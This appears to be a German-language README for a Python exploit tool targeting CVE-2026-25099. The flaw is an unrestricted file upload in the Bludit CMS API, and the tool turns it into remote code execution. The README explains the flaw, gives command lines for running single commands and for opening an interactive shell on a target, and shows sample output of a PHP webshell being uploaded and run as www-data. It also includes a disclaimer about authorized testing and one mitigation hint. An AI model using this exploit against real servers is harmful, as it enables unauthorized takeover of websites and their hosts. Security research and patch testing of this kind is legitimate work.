 yahiahamza/cve-2026-25099
Python-Exploit für den Bludit-CMS-API-unbeschränkten Datei-Upload, der zu Remote-Code-Ausführung führt und Befehlsausführung sowie eine interaktive Shell für autorisierte Tests bereitstellt.

Bludit CMS-Versionen vor 3.18.4 erlauben einem authentifizierten Angreifer mit einem gültigen API-Token, Dateien beliebigen Typs und beliebiger Erweiterung über den Endpunkt POST /api/files/<page-key> hochzuladen. Die Funktion uploadFile() führt keine Prüfung der Dateierweiterung oder des Inhalts durch, wodurch PHP-Webshells hochgeladen und als www-data ausgeführt werden können.
# Einzelne Befehlsausführung
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN" -c "id"

# Interaktive Shell
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN"

[*] CVE-2026-25099 - Bludit CMS API Datei-Upload zu RCE
[*] Ziel: http://target
[*] Seiten-Schlüssel wird abgerufen...
[+] Seiten-Schlüssel: create-your-own-content
[*] Webshell wird hochgeladen...
[+] Shell hochgeladen: http://target/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] RCE wird verifiziert...
[+] RCE bestätigt: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Interaktive Shell (tippe 'exit' zum Beenden)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');
/bl-content/uploads/ auf unerwartete PHP-Dateien überwachenYahia Hamza - https://yh.do
Dieses Tool wird ausschließlich für autorisierte Sicherheitstests und Bildungszwecke bereitgestellt. Verwende es verantwortungsvoll und nur gegen Systeme, für die du die Erlaubnis zum Testen hast.
